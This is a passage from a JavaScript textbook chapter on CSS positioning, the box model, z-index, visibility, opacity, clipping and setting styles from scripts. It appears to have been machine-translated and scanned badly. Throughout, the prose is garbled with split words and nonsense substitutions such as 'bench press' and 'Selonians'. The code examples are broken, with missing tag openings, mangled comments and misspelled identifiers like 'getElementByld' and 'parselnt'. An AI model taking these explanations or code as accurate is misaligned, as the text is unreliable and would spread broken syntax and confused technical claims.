Container element against which dynamic elements positioned cop, does not necessarily coincide with the container member containing din nomic element in the source document. Dynamic elements YaV not lyayutsya part of the normal stream output elements, so their position is not at the given relative static element cops containers inside which they are defined. Most of the dynamic elements are positioned relative tion of the document (the tag < old body >). The exception is dynamic elements defined within other dynamic elements. In this case , the nested dynamic element is positioned relative to the closest dynamic ancestor. If the assumed positioning element relative container tion, which is part of the output stream of the document, typically must install position : relati ve to the container element, and as zna cheny attributes top and left point 0 px . In this case, the container positioner is nirovatsya dynamically and remain thus in place on a normal stream vyvo yes document. Any absolutely positioned nested e ementy Posey tsioniruyutsya relative to the container element.

In most cases, given the position of the upper left corner of the element via Atri casks left and top , but using the attributes right and bottom can specify the position of the lower and right edges of the element relative to the bottom and right edges of the elements mentha-container. For example, using the following styles, you can specify to the lower right corner of the element located in the lower right corner of the Documentation that (assuming it is not nested in another dynamic element):

position: absolu te; right: 0px; bottom: 0px;

To the upper edge of an element located in the 10 pixels from the upper edge of the window, and the right - to 10 pixels from the right edge of the window, it is possible to use such styles:

position: absolute; right: 10px; top: 10px;

In addition to the position of elements, CSS allows you to specify their size. This is most commonly done by setting values for the width and height style attributes . For example, follows blowing HTML -code creates an absolutely positioned element contains no

bench press. The values for the width , height, and background - color s attributes are specified so that it appears as a small blue square:

```
tyle = "position: absolute; top: 10px; left: 10px;
                width: 10px; height: 10px; background-color: blue ">
>
```

Another way to determine the width of an element is to set the left and right attributes at the same time . Similarly, you can set the height of the element, simultaneous but indicated both attributes, top and bottom . However, if you set values for left , right, and width , then the width attribute overrides the right attribute , and if the element's height is limited, then the height attribute takes precedence over bottom .

Keep in mind that to set the size of each dynamic element is not necessarily supportive. Some elements, such as images, have their own time measures. In addition, for dynamic elements that include text or other streaming content, it is often sufficient to specify the desired element width and enable automatic height detection based on the placement of the element's content.

In the previous examples attribute values positioned on Bani and size backside valis with the suffix "p", meaning " pixels " (pixels). Standard CSS admits repents indication dimension in some other units, including inches (« in »), centimeters (« cm »), points (« pt ») and height units Art Rocky current font (« em »). Pixels - this is the most frequently used in the DHTML - programming unit. Note that the CSS standard requires units to be specified. Some browsers may assume pixels if the unit is not specified, but it should not be especially Laga.

CSS allows to set the position and size of the element as a percentage of the size of elements mentha-container or in absolute units with the previously described edi prostrate measurement. Next HTML -code creates an empty e

ement with black frame having a width and height in half-cell container (or window brouze pa) and located in the center of this element:

```
tyle = "position: absolute; left: 25%; top: 25%; width: 50%; height:
          50%; border: 2px solid black">
```

When positioning means measures the CSS : text shadow

The specification CSS 2 enabled attribute text - shadow , allowing to achieve ef fect drop shadow text elements. This attribute is only implemented in the browser, the Safari , the remaining manufacturers of major browsers failure were supporting it. For this reason, it has been removed from CSS 2.1, but CSS 3 is again considering including it. However, you can achieve the shadow effect without the text - shadow attribute . It's enough to use the CSS - means line items ionirovaniya and duplicate the text: the first time to display the GSS -governmental text, the second (maybe third or more times) - to play the shade (or shadow). The following example reproduces the drop shadow effect (Figure 16.2):

R fig. 16.2. Drop shadow effect obtained with CSS positioning tools

<span	style =	"position	absolute ;	top	5px;	left	5px;	color:
<span	style =	"position	absolute ;	top	3px;	left	3px;	color:
<span	style =	"position	absolute ;	top	1px;	left	1px;	color:

< div style = " font : bold 32 pt sans - serif ;"> <! - shadows look better with large print ->
- Text with shadow must have relative positioning so that ->
- it was possible to provide an offset of the shadow relative to the normal ->
- the position of the text in the output stream ->
< span style = " position : relative ;">
- Next, three shadows of different colors are defined using ->
- absolute positioning to offset them at different distances ->
- relatively plain text ->

ccc "> With shadow < / span>
888 "> With shadow
444 "> With shadow

- What follows is the text itself, which casts a shadow. Here ->
- there is also relative positioning so that the text ->
- displayed on top of its shadows ->
< span style = " position : relativ e "> With shadow
</ span >
| No shadow <! - For comparison - this text does not cast a shadow ->
</ div >

Adding a drop shadow effect by hand can be quite a complex matter, moreover, it contradicts the principle of separation of content from representation Niya. You can solve the problem with unobtrusive JavaScript code. In at least 16.2 represented JavaScript module *Shadows . js* . It is determined by the function tion Shadows . addAll (), which scans the document (or part of the document) looking for tags with the shadow attribute . For Sun ex found the tag attribute value analyzed shadow and using the DOM the API to the text contained in those gah, add shadows. As

an example, this module may be by trying to recreate the effect shown in Fig. 16.2:

```
< head > < script src = " Shadows . js "> </ script > </ head > <! - connect
the module ->
< body onload = " Shadows . addAll ( );"> <! - add shadows after loading
->
< div style = " font : bold 32 pt sans - serif ;"> <! - use large font ->
<! - The shadow attribute goes here ->
< span shadow = '5 px 5 px # ccc 3 px 3 px # 888 1 px 1 px # 444'> With
shadow </ span > | No shadow </ div >
</ body >
```

Following are the sources for the *Shadows* module . *js* . It is noteworthy that the wasps nova this scenario is DOM -code that is common when using the CSS . About dnako there is one exception - in this scenario CSS-STI if not directly created, it is simply installed CSS -atributy

in the created document elements. Later in this chapter we take a closer pogo vorim about the methods of creating CSS -style.

Example 16.2. Create a drop shadow effect with unobtrusive JavaScript code

```
/ **
Shadows . js : Create a drop shadow effect on text elements using CSS .
*
This module defines a single global object named Shadows .
The properties of this object are two helper functions.
*
Shadows.add (element, shadows):
Adds the specified shadows to the specified element. The first argument is
it is a document element or element id. This element must
```

have a single child text element . Shadow effect
will play in this child.
The procedure for defining shadows in the shadows argument is described below.
*
Shadows.addAll (root, tagname):
Finds all descendant elements of the specified root element with the specified
tag name. If an attribute is found in one of the found elements
shadow , the Shadows function is called . add () to which the element is passed
and the value of the shadow attribute . If no tag name is specified, validation is performed
of all elements. If no root element is specified, the search is performed throughout
document. This function is called once after loading the document.
*
Shadow definition order
*
Shadows are specified as a string in the [x y color] + format . Thus, one or
more groups define x offset, y offset and color.
Each of these values must conform to the CSS format . If given
more than one shadow, the very first shadow is the lowest and is covered
all subsequent shadows. For example: "4 px 4 px # ccc 2 px 2 px # aaa "
* /

```
var Shadows = {};
// Add shadows to the only specified Shadows element . add =
function ( element , shadows ) { if ( typeof element == " string ")
      element = document . getElementByld ( element );
  // Split the string by spaces, previously discarding leading //
  and trailing spaces
  shadows = shadows.replace (/ ~ \ s + /, "") .replace (/ \ s + $ /,
  ""); var args = shadows.split (/ \ s + /);
  // Find a text node where the shadow effect will be implemented.
  // This module should be extended if it is necessary to achieve
  the effect // in all child elements. However, for the sake of
```

simplicity in the // example, we decided to consider only one child. var textnode = element . firstChild ;
// Give the container element a relative positioning mode,
// so you can draw shadows relative to it.
// Working with style properties is discussed later in this chapter. element . style . position = " relative ";


```
// Create shadows
var numshadows = args . length / 3; // number of shadows?
for (var i = 0; i <numshadows; i ++) { // loop through each
   var shadowX = args [ i * 3]; // offset along the X axis
   var shadowY = args [ i * 3 + 1]; // Y- axis offset
   var shadowColor = args [i * 3 + 2]; // and color
   // Create a new <span> element to place the
   shadow var shadow = document.createElement
   ("span");
   // Use style attribute to specify offset and color
   shadow.setAttribute ("style", "position: absolute; " +
                          "left:" + shadowX + ";" +
                    "top:" + shadowY + ";" +
                       "color:" + shadowColor + ";");
   // Add a copy of the text node with the shadow in the
   element span shadow.appendChild
   (textnode.cloneNode (false)) ;
   // Att it add element span a container
   element.appendChild (shadow);
}
```

```
    // Now we need to place the text over the shadow. First, a <
    span > var text = document is created . createElement (" span
    ");
    text . setAttribute (" style ", " position : relative "); //
    Positioning text . appendChild ( textnode ); // Move the
    original text node element . appendChild ( text ); // and add a
    span element to the container
};
// Loops through the document tree starting from the given root element,
// looking for elements with the given tag name . If the shadow
attribute is // set on the found element , it is passed to the Shadows
method . add () to create // a shadow effect. If the root argument is
omitted, the document object is used .
// If the tag name is omitted, all tags are searched.
Shadows.addAll = func tion (root, tagname) {
    if (! root ) root = document ; // If no root element is specified,
    // search the entire document if (! tagname ) tagname = '*'; //
                                    Any tag if no tag name is specified
    var elements = root . getElementsByTagName ( tagname ); //
    Search all tags for ( var i = 0; i < elements . Length ; i ++) { //
    For each tag
        var shadow = elements [ i ]. getAttribute (" shadow "); // If
        there is a shadow, if ( shadow ) Shadows . add ( elements [ i
        ], shadow ); // create shadow
    }
};
```

Determining the position and dimensions of an element

Now that you know how to position and size HTML elements using CSS , a natural question arises: how to figure out the position and size of an element? For example, it may be necessary to position sredst your CSS pop-up « the DHTML -Windows" at the center in a HTML -element, and for this it is necessary to know its position and size.

In modern browsers coordinate n Ata X and Y element can be determined Pomeau schyu properties offsetLeft and offsetTop . Similarly, the width and height of the ele

This can be determined using the offsetWidth and offsetHeight properties . These own -OPERATION are read-only and returns numeric values in pixels (rather than CSS -row suffix « px »). They correspond to the CSS -atributam left , top , width and height , but I do not vlyayutsya part of the standard CSS . However, they are not part of any of the standards: they first appeared in Microsoft IE 4 and then were implemented by the rest of the browser vendors.

Unfortunately, the offsetLeft and offsetTop properties are often lacking . These properties determine the coordinates X and Y element relative to some other th element defined using properties offsetParent . For positioning Mykh property elements offsetParent typically refers to the tag < body > or < html > (for which the properties of offsetParent has a value null) or positioned pre docking positioned element. For non-positioned elements in different browsers, the offsetParent property can take on different values. For example, in IE , table rows are positioned relative to the containing table. Ta Kim, the portable way to determine the position of the element enters into camping to get around in a loop all references offsetParent and put together all CME scheniya for each coordinate. Here is an example of program code that can be used for this purpose:

```
Returns the X coordinate of element e .
ınction getX ( e ) {
        var x = 0; // Initial value 0
        while ( e ) { // Start at element e
            x + = e . offset Left ; // Add offset e = e . offsetParent
            ; // And follow the link offsetParen t
        }
        return x ; // Return the sum of all offsets
```

The getY () function can be implemented by simply replacing the offsetLeft property with the offsetTop property .

It is noteworthy that in the previous example, functions such as getX (), which returns schayut coordinates relative to the dock ment. They correspond to the CSS- ordinates and are not affected by the position of the scroll bars of the browser. In Chapter 17 you will learn that the coordinates corresponding to mouse events are windows GOVERNMENTAL, and to move to the coordinates of the document it is necessary to add on of itsii scrollbars.

The getX () method shown here has one drawback. Then you UWI child, that using CSS -atributa overflow within a document, you can create a scrollable area. When the element is located inside a scrolled Vai on Last, the element offset value does not consider the position of the scroll bars area. If your web page uses such scrollable areas, it may require a more complex way to calculate coordinates, for example:

```
ınction getY ( element ) { var y = 0 ;
    for ( var e = element ; e ; e = e . offsetParent ) // Loop over offsetParent
        y + = e . offsetTop ; // Add offsetTop values
    // Now go through all parent elements, find elements among them,
```



```
    // where the scrollTop property is set , and subtract those values
    from the sum // of the offsets. However, the loop must be
    terminated when the // document element is reached . body ,
    otherwise the amount of // scrolling of the document itself will
    be taken into account and the window coordinates are obtained
    as a result. for ( e = e lement . parentNode ; e && e ! =
    document . body ; e = e . parentNode ) if ( e . scrollTop ) y - = e .
    scrollTop ; // subtract the amount of scrolling
```

```
    // This Y coordinate takes into account the amount of scrolling in the
    interior of the document. return y ;
}
```

Third dimension: the z-index attribute

We have seen that using attributes left , top , right and bottom can be specified to the ordinates X and Y of elements within a two-dimensional plane of the container element. Attribute the z - index specifies the kind of third dimension - it allows for to the stacking order of elements cops, indicating which of the overlapping elements cops located on top of the other. The z - index attribute is an integer. By default, the value is zero, but you can set a positive nye and negative values. When two or more elements overlap, they are drawn in order from lowest to highest z - in - dex , that is, the element with the highest z - index overlaps all others. If the overlapping elements have the same value z - index , they exhibit risovyvayutsya in m th order in which are present in the document, so the top is the last of the overlapping elements.

Note that the stacking order is determined by the z - index value for adjacent elements only (that is, for children of the same container). If you overlap two non-adjacent element, based on individual values Nij attributes the z - index can not specify which one is on top. Instead, it is necessary to set the attribute of the z - index for the two adjacent containers overlap two vayuschihsya elements.

Non-positioned elements (that is, elements with the default positioning mode of position : static) are always placed in a non-overlapping fashion, so the z - index attribute is not applied to them. However for their value z - index of .. Default is zero, ie positional Rui elements with a positive value z - index overlap usual document output stream, and positioned elements with negative values Niemi z - index are overlapped conventional flow output document.

And n inally, it should be noted that some browsers do not include attribute z - index , when it is applied to the tag < iframe >, resulting recessed frames are arranged in front of other elements, regardless of the specified order on the proposition. The same unpleasant and there may be other "windows" elements Tami, for example with the menu < the select >. Old browsers may display all elements you control over shapes absolutely positioned elements independent mo values of z - index .

Element display and visibility

For exercise and in Lenia in idimostyu document element are two CSS - atributa:
visibility and display . The visibility attribute is simple: if its value is hidden , then

item is not displayed if 's visible , - is displayed. The display attribute is more versatile and serves to set the display option for an element, determining whether it is a block element, an inline element, a list element, or some other. If the attribute display is set to none , it is not displayed at all and may not placed.

The difference between Attr ibutami style visibility and display is relevant to their WHO action on elements not dynamically positioned. For element Raspaud decomposition in the normal flow of the document output (attribute position , equal nym static or relative), setting the attribute vis ibility in value hidden makes invisible element, but reserves space in the document for him. Such an element can be repeatedly displayed without hiding and rearrangement docu ment. However, if the attribute display element is set to none , the m th century in the document is not allocated to it; elements on both sides of it Smyk are, as if he did not exist. (With respect to the absolute or fic pensate positioned elements attributes visibility and display have the same effect, ie. K. E ti elements in any case is never cha Stu overall layout of the document.) Usually attribute visibility given for pa boat with a dynamically positionable elements, and attribute display is at Leysin in the unfolding and folding of the structuring ovannyh lists.

Please note: there is no special reason to use the attributes of visibility and dis -play , to make an element invisible, if you are not going to set them dynamically in JavaScript -code, to at some point make it visible again! By ak this is done, I'll tell you later in this chapter.

Box model and positioning details in CSS

CSS -style allow you to set margins, borders and padding for each element, and this complicates the positioning of the elements by means of CSS , because for the position ionirovaniya need to know exactly how to calculate the values of the attributes of Comrade width , of He i ght's , top , and left in the presence of the framework and indents. *Block model (box model)* in the CSS offers for this exact specifications (Fig. 16.3). She is a detail is described below.

Let's start our discussion with border , margin and padding styles . Frame element - a rectangle, outlined around (fully or partially) of the elements of that. CSS attributes let you set the style, color and thickness of the border:

```
border : solid black 1 px ; / * the frame is drawn black with a flat line,
                            / * 1 pixel thick * /
border : 3 px dotted red ; / * the border is drawn with a red dashed line * /
                            / * 3 pixels thick * /
```

It is possible to determine the thickness, style and color of the frame using separate CSS -atributov, as well as separately for kazh doy of the sides of the frame elements of that. For example, to draw a line w under the element, simply it suffices to establish novit the attribute border - bottom . You can even define the thickness, style, or color of just one side of an element. This are illustrated p uet Fig. 16.3, at a GR p th frame displays attributes such as border - top - width and border - left - width .

Attributes margin and padding set the width of white space around the elements of that. The difference (very important) between these attributes is that at-

b order-top-width

left

Jtop I

padding - top

Child element scope

height
Container content area

• padding - left

-width ■

-border-left-width

I padding-bottom

- border-right-width

padding-right

Figure: 16.3. CSS box model (borders, padding, and positioning attributes)

ribut margin sets the width of the empty space outside the frame, between the frame of the adjacent elements, and padding - inside the frame, between the frame and the content of the element. Attribute margin for creating visually direct a nd between elements (perhaps surrounded by frames) in the normal flow you water document. Attribute padding for visual separation from the contents of the element from its frame. If the element has no border, setting the padding attribute is usually unnecessary . If the element is positioned dynamical ski, so he is not part of the normal flow of the output document and what does not make sense to set the attribute value margin . (This is at the rank in Fig. 16.3 Attributes margin are not shown.)

Fields and padding element are set using attribute margin and padding soot respectively:

```
margin : 5 px ; padding : 5 px ;
```

In addition, you can define margins and padding separately for each side of the element:

```
margin-left: 25px; padding-
bottom: 5px;
```

With attributes ma rgin and padding can also set the values of fields and from the Stupa for all four sides of the element. In this case, the attribute value sleep Chal is set for an upper side and further in the clockwise direction, ie that order.. Cove: top, right side, bottom, left side. For example, the following code shows two equivalent ways of setting different values from separately for each of the sides of the element:

```
padding : 1 px 2 px 3 px 4 px ;
/ * The previous line is equivalent to the next four. *
/ padding - top : 1 px ; padding - right : 2 px ;
```

padding - bottom : 3 px ;
padding - left : 4 px ;

The procedure for working with the margin attribute is no different.

Now that we have an idea of the fields, borders, and padding, you can proceed to detail s Nome study positioning attributes in the CSS . In a first, the attributes you width and height define the dimensions of the element content only - they do not teach Tuva additional space required to accommodate the fields, pa mok and indentation. To determine the full width of an element on the screen together with the framework q.s. Dimo folded indentation on left and right sides, a thickness Dr of pits on left and right sides, and then adding to the resulting value of the width of the element. Similarly, to get the full height, it is necessary to lay down on the stupa at the top and bottom frames thickness of the top and bottom in, and then add the height of the element.

Because the attributes width and height indicate the width and height of the L ko region contains and direct e-mail, e ment, there may be thought that the attributes of the left and top (as well as right and bottom) should be measured relative to the content area of the amount lyuschego element. However, it is not. Standard CSS argues that these values Nia measured with respect to the outer edge of the enclosing member indentation (m. E. Relative to the inner edge of the frame enclosing member).

All this is illustrated in Fig. 16.3, but in order to leave no doubt, consider a simple example. Suppose that you have a dynamic positioning my element around the contents of which are the size of the indentation 10 peak Selonians and around them - frame thickness of 5 pixels. Now, suppose that you are dynamically positioning a child within this container. If you set the attribute of the left child element set to 0 px , found that le vy edge of the child element will be located directly at the inner edge of the container frame. When this attribute value child element re kryvaet padding of the container, although it is assumed that they remain empty (ie. A. For this and are

indented). To put the child element in the upper left corner of the container contents is required mo set attributes left and top equal to 10 px .

Features of Internet Explorer

Now you know that the width and height specify the size of the content elements that, and attributes left , top , right and bottom are measured relative to the indentation element ment container and receptacle Achit, time for you to learn one more detail: of Internet Explorer versions 4 to 5.5 for the Windows (but not IE 5 for the Mac) implements the attributes width and height correctly and includes their values frame and padding (but not the field). Thus, if the width of the element set equal to 10 0 pixels and placed on the left and right margins width of 10 pixels and a frame thickness of 5 pixels, the wideness on the area element content in these versions of Internet Explorer will be equal to only 70 pixels.

In IE 6 CSS -atributy position and size to work correctly when the browser is in the standard mode, and correctly (but compatible with previous E versions), when the browser is in compatibility mode. Standard mode (and therefore correlator to Supply Return implementation of the block model the CSS) in key etsya in the presence of the tag and the <! DOCTYPE > at the beginning of the document. This tag declares that before

Document complies with the HTML 4.0 (or later) or some Torah version of standards the XHTML . For example, any of the following type declarations HTML -documents etc. rivodit to display the document in IE 6 in a standard nom mode:

```
! DOCTYPE HTML PUBLIC "// W 3 C // DTD HTML 4.0 // EN ">
! DOCTYPE HTML PUBLIC "// W 3 C // DTD HTML 4.0 Strict // EN ">
```

! DOCTYPE HTML PUBLIC "// W 3 C // DTD HTML 4.0
Transitional // EN " " http : // www . W 3. org / TR /
html 4 / loose . Dtd ">

This distinction between standard mode and compatibility mode (sometimes referred to as "quirky mode") is not unique to Internet Explorer . Dru Gia browsers also respond to ads <! The DOCTYPE >, passing in the point mode Foot compliance standards, and in the absence of this announcement will revert to the default behavior, which ensures backward compatibility. Be that as it may, only IE has such a glaring compatibility problem.

Color, transparency and translucency

Earlier in the discussion of borders, we looked at an example in which you set the border color by specifying the names of the most common colors, such as “ red ” and “ black ” . More universal way to define colors in CSS is to use hexadecimal digits, defined -governing red, green, and blue components of the color. The values of each of the components can be specified in one or two numbers. For example:

000000 / * black * /
fff / * white * /
f 00 / * bright red * /
404080 / * unsaturated dark blue * /
ccc / * light gray * /

Besides being able to set the color of the frame with the aid of such notation, noun e stvu it is also possible to set the color of text using CSS -atributa color . Cro IU, for any element m You can define a background color using the attribute background Used - color . Tables CSS -style can accurately specify a position, the magnitude ry, background and border color element that provides elementary graphic rectangles and drawing tools (if limits to reduce to it the height or width) horizontal or vertical lines. To this topic we shall return Xia in Chapter 22, when they discussed the possibility of drawing bump dia grams using a model of the DOM the API and positioning means of the CSS .

In addition to the background - color attribute , you can use graphic images as the background image of an element. Attribute back g round - image defined cases I a background IMAGE Well ix and attributes background Used - attachment , background Used - posi tion of and background Used - repeat The clarify some pa p ametry drawing PICTURE Niya. A shorthand

for the background attribute , which allows all of these attributes to be specified together. Background image attributes can be used to CREATE Nia pretty interesting visual effects, but this is beyond the scope of Dr. Anne books.

It is very important to understand that if the background color or background image of an element is not specified, then the background of the element is usually transparent. For example, if over some

Text in the normal stream output document to place the element < div > with an absolute nym positioning, the default text will be visible through the element < div >. If the < div > element contains text of its own, the characters will overlap, creating a messy mess to read. However, not all elements are transparent by default . For example, the form elements is not about transparently background and elements such as < button >, have the default background color. Override the default color using the attribute back ground - color , you can also clearly make the background color transparent , if This will be a necessity.

The transparency we've talked about so far can be either full or zero: the element has either a transparent or an opaque background. However, Su exists an opportunity to get a semi-transparent element (for the content of both the rear and front-end); Example poluprozra h Nogo element pref den in Fig. 16.4. This is done using the attribute opacity standard CSS 3. By knowing cheniem this attribute is a number ranging from 0 to 1, where 1 is 100 percent opaque spine (s default The values) and 0 - 100 percent transparency. The opacity attribute is supported by the Firefox browser . Early beliefs these Mozilla supported a pilot version of this attribute with the name moz - the opacity . In IE analogue and -lingual functionality is

realizable tsya using spe fichnogo attribute filter . To make an element 75% opaque, you can use the following CSS styles:

```
opacity : .75; / * standard CSS 3 transparency style * /
- moz - opacity : .75; / * transparency in earlier versions of Mozilla * /
f ilter : alpha ( opacity = 75); / * transparency in IE ; note */
                    / * no decimal point * /
```

Partial visibility: the overflow and clip attributes

The visibility attribute allows you to completely hide a document element. Only part of an element can be displayed using the overflow and clip attributes . Attribute over flow determines what happens when the content of the document exceeds the time measures specified for an element (e.g., style attributes width and height). The following are valid values for this attribute and their purpose:

visible
: Content may go beyond necessity and draws camping outside the rectangle element. This is the default.

hidden
: Content, published for the element outside, cropped and hidden, so that no part of the sod erzhimogo never drawn outside the region, op redelyaemoy attributes of size and positioning.

scroll
: The element area has constant horizontal and vertical scroll bars. If the content is larger than the area, scroll bars allow you to see the rest of the content. This value is taken into account only when the document is displayed on the computer screen; when the document vyvo ditsya, such as paper, scroll bars, obviously do not make sense.

auto

Scroll bars are not always displayed, but only when the content exceeds the size of the element.

While property overflow determines what should happen if with contents of the element exceed the area of the element, then using the property clip , you can specify exactly ka kai of the element to be displayed regardless of whether the content goes beyond the limits of the element. This attribute is especially field Zen to create DHTML tivistic effects when an item is opened or exhibits Xia gradually.

The value of the clip property specifies the clipping region of the element. The CSS 2 area screened out cheniya rectangular, but the attribute syntax clip allows in future versions of the standard define the cut-off area, other than The direct rectangular. The syntax for the clip attribute is :

rect (top right bottom left)

Value Nia *top , right , bottom* and *left* set boundary clipping rectangle from in relative upper left corner of the field element. For example, to display only part of the element in 100CH100 pixels, you can set this element ment following attribute style :

style = " clip : rect (0 px 100 px 100 px 0 px);"

Note that the four values in parentheses represent values Niya length and must include the specification of the units, for example px for pixels. Interest is not allowed here. Values can be neg and -inflammatory - it will mean that the area cut out for the redistribution of the domain specified for the element. For any of the four values keyword auto shows that the cut-off edge region coincides with the corresponding conductive element of the edge . For example, it is possible to output only a left monitor pixels 100 element fishing using the following attribute style :

style = " clip : rect (auto 100 px auto auto);"

Please note that no commas between the values, and cut off the edge of the area Niya set clockwise, starting from the upper edge.

Example: overlapping semi-transparent windows

This section concludes with an example that demonstrates how to work with most of the discussed CSS attributes. In Example 16.3 the CSS -style ICs

used to create a visual effect of superimposing translucent app on another window having a scroll bar. The result is shown in Fig. 16.4. Example does not contain JavaScript -code and it does not have any event handlers, so the ability to interact with windows missing (except by polo su scroll), but it is an interesting demonstration of the effects koto rye can be obtained by means of the CSS .

Example 16.3. Displaying Windows Using CSS Styles

```
<! DOCTYPE HTML PUBLIC "- // W3C // DTD HTML 4.0 // EN">
<head>
<style type = "text / css">
```


Figure: 16.4. Windows created with CSS

/ **
This CSS style sheet defines three style rules that serve in the body of the document.
to create a visual "window" effect. Attributes used in rules
positioning to set the overall size of the window and the location of its components.
Resizing the window requires careful change of positioning attributes in all three rules.
** /
div.window { / *
position: absolute; / *
width : 300 px ; height : 200 px ; / *
border : 3 px outset gray ; / *
}

Def edelyaet size and window border * / Regulation is defined elsewhere * / window size regardless of frontiers * / Note the 3-frame effect

div.titlebar {
position: absolute; top: 0px; height: 18px; width: 290px; background-color: #aaa;

/ * Sets the position, size and style of the heading * /

/ *
/ *
/ *
/ *
border-bottom: groove gray 2px; padding: 3px 5px 2px 5px; / *
/ *
font: bold 11pt sans-serif; / *

```
This is a positioned element * /
Header height 18px + padding and border * 290 + 5px left and right padding
= 300 * Header color * /
/ * Header has a border only at the bottom Clockwise values: top, right,
bottom, left * /
Header font * /



}



div . content {/ * Sets the size, position and scrolling of the window contents
* /



position: absolute; top: 25px; height: 165px; w idth: 290px; padding: 5px;
overflow: auto;



/ * This is the positioned element * /
/ * 18px heading + 2px border + 3px + 2px indent * /
/ * 200px total - 25px heading - 10px indent * / / * 300px width - 10px
indent * /
/ * Indent on all four sides * /
/ * Allow scrollbars to appear * /
/ * if necessary * /



background - color : # ffffff ; / * The default background is white * /
```

```
}
div . translucent { / * This class makes the window partially transparent *
/
   opacity : .75; / * Standard transparency style * /
   - moz - opacity : .75; / * Transparency for early Mozilla versions *
   /
   filter : alpha ( opacity = 75); / * Transparency for IE * /
}
</ style >
</ head >
< body >
- Window definition order: "window" div with title and div ->
- with content nested between them. Notice how ->
- positioning using the style attribute , complementing styles from the style
sheet -> < div class = " window " style = " left : 10 px ; top : 10 px ; z -
index : 10;">
< div class = " titlebar "> Test window <^^>
< div class = " content ">
1 <br> 2 <br> 3 <br> 4 <br> 5 <br> 6 <br> 7 <br> 8 <br> 9 <br> 0 <br>
<! - Lots of lines for -> 1 < br > 2 < br > 3 < br > 4 < br > 5 < br > 6 < br >
7 < br > 8 < br > 9 < br > 0 < br > <-! demonstrations scroll ->
</ div >
</ div >
<! - This is another window with different position, color and font ->
<div class = "wi ndow" style = "left: 75px; top: 110px; z-index: 20;">
< div class = " titlebar "> Another window <^^>
<div class = "content translucent" style = "background-color: # d0d0d0;
font-weight: bold;">
This is another window. The value of the < tt > z - index </ tt > attribute of
this window causes it to sit on top of the other. Due to CSS -style contents
of this window will appear translucent in browsers that support this
capability.
```

</ div >
</ div >
</ body >

The main drawback of this example is that the style sheet specifies a fixed Vanny p Dimensions of all windows. Since the title and content of the window must be positioned precisely within the window, resizing the window requires changing zna cheny different positioning attributes in all three rules defined PARTICULAR stylesheet. This is difficult to do in a static HTML document, but it won't be that difficult if we can set all the required attributes using a script. This feature is discussed in the next section.

Using styles in scripts

Important in the DHTML - Dynamic opportunity Eski change style attributes, with me to the individual elements of the document, using JavaScript . The DOM Level 2 standard defines an application interface (API) that makes this pretty easy. Chapter 15 addresses the application of the model the DOM the API for n Acquiring references to document elements either by tag name or Identification torus, or recursively to bypass the entire document. After receiving a reference to the element whose style you want to manipulate, you are setting the property style element to get an object CSS 2 Prope r TIES for this item the Documentation that. This JavaScript object has properties that match all attributes

Styles CSS 1 and CSS 2. Setting these properties has the same effect as the installed
ka corresponding boiling style attribute style of the element. Reading these

properties returns the CSS attribute value , which may have been set in the element's style attribute . You can find a description of the CSS 2 Properties object in the fourth part of the book.

It is important to understand that the CSS 2 Properties object you receive with the element's style property defines only the inline styles of the element. You cannot use CSS 2 Properties object properties to retrieve information about styles applied to an element from a stylesheet. By setting properties for this object, you are defining inline styles that override styles from the style sheet.

Consider the following scenario. It finds all < img > elements in the document
and loops through them to find those objects that appear
(judging by their size) as advertising banners. Having found the banner, the script using the style
property . visibility sets the CSS -atributa visibility set to hidden , making an invisible banner:

```
var imgs = document.getElementsByTagName ("img")
for (var i = 0; i < imgs.length; i ++) {
var img = imgs [i];
if (img.width == 468 && img.height == 60)
img.style.visibility = "hidden";
}
```

This simple script can be transformed into a bookmarklet, transforming it into a URL -address with specifier javascript : and add to bookmarks bro uzera (see section 13.4.1.).

Naming Conventions: CSS Attributes in JavaScript

The names of many of the attributes of CSS -style such as font - family , contains de fisy. In JavaScript hyphen is interpreted as a negative sign, therefore it is impossible to write, for example, is the expression of:

element . style . font - family = " sans - serif ";

Thus, the names of the properties of the CSS 2 Properties object are slightly different from the names of the actual CSS attributes. If the name CSS - atributa contains dashes, the properties name va object CSS 2 Properties formed by removing hyphen s and transfers the top Nij register letters immediately following each of them. In other layers you attribute border - left - width available through the property borderLeftWidth , and to Atri Bout font - family can be accessed as follows:

element.style.fontFamily = "sans-serif";

There is another difference between CSS attribute names and CSS 2 Properties object names in JavaScript . The word « float » is key in Java and other languages, and although now that word is not used in JavaScript , it will reserve Vano future. Therefore, the object CSS 2 Properties can not be property with IME it float , the corresponding CSS -atributu float . The difficulty is overcome by prefixing the float attribute with " css " , which results in the cssFloat property name . Therefore, s The values attribute float member can be set to receive or use the properties cssFloat , object CSS 2 Properties .

// Find All Images // Loop Over Them

// If this is a 468x60 banner. // hide it!

Working with style properties

N when working with the properties of the object styles CSS 2 Properties remember that all values Niya must be specified as strings. In a stylesheet or style attribute, you can write:

```
position : absolute ; font - family : sans - serif ; background - color : # ffffff ;
```

To do the same for the e element in JavaScript , you need to put all of these values in quotes:

```
e . style . position = " absolute "; e . style . fontFamily = " sans - serif "; e . style . backgroundColor = "# ffffff ";
```

Note that semicolons remain outside of lines. It's about ychnye point ki semicolons that are used in the syntax of the language JavaScript . Semicolons used in the tables CSS -style not need to string values, mouth navlivaemyh using JavaScript .

Also, remember that all positioning properties must be specified in units. Therefore, you cannot set the left property like this:

```
e . style . left = 300; // Incorrect: this is a number, not a string e . style . left = "300"; // Incorrect: missing units
```

Units are required when setting style properties in JavaScript , just as when setting style attributes in style sheets. Further reducible ditsya proper installation property value left element e of 300 pixels:

```
e . style . left = "300 px ";
```

To install Propert TVO left equal to the computed value, be sure to add units to the end of the calculation:

```
e.style.left = (x0 + left_margin + left_border + left_padding) + "px";
```

As a side effect of the addition unit adding transformations line forms a computation constant value of the numbers in a row.

The CSS 2 Properties object can also be used to get the values of the CSS attributes explicitly set in the style attribute of an element, or to read any inline style values previously set by JavaScript code. One ako, and here it must be remembered that the values obtained from these properties are strings instead of numbers, so the following (assuming conductive that the element e by using embedded style set field) does not do what he should possibly oh expected:

```
var totalMarginWidth = e . style . marginLeft + e . style . marginRight ;
```

But this code will work correctly:

```
        var totalMarginWidth = parselnt ( e . style .
marginLeft ) + parselnt ( e . style . marginRight );
```

This expression simply discards the specification is one IC measurement RETURN by thallium at the end of the two lines. It assumes that the marginLeft and mar properties are

ginRight are given with the same units. If the built-in STI Lyakh as units decree annas only pixels, how great a rule,

Recall that some CSS attributes, such as margin , are shorthand for other properties, such as margin - top , margin - r ight , margin - bottom, and margin - left . Object CSS 2 Properties has properties corresponding to this contraction schennym attributes. So, you can set the margin property like this:

```
e . style . margin = topMargin + " px " + rightMargin +
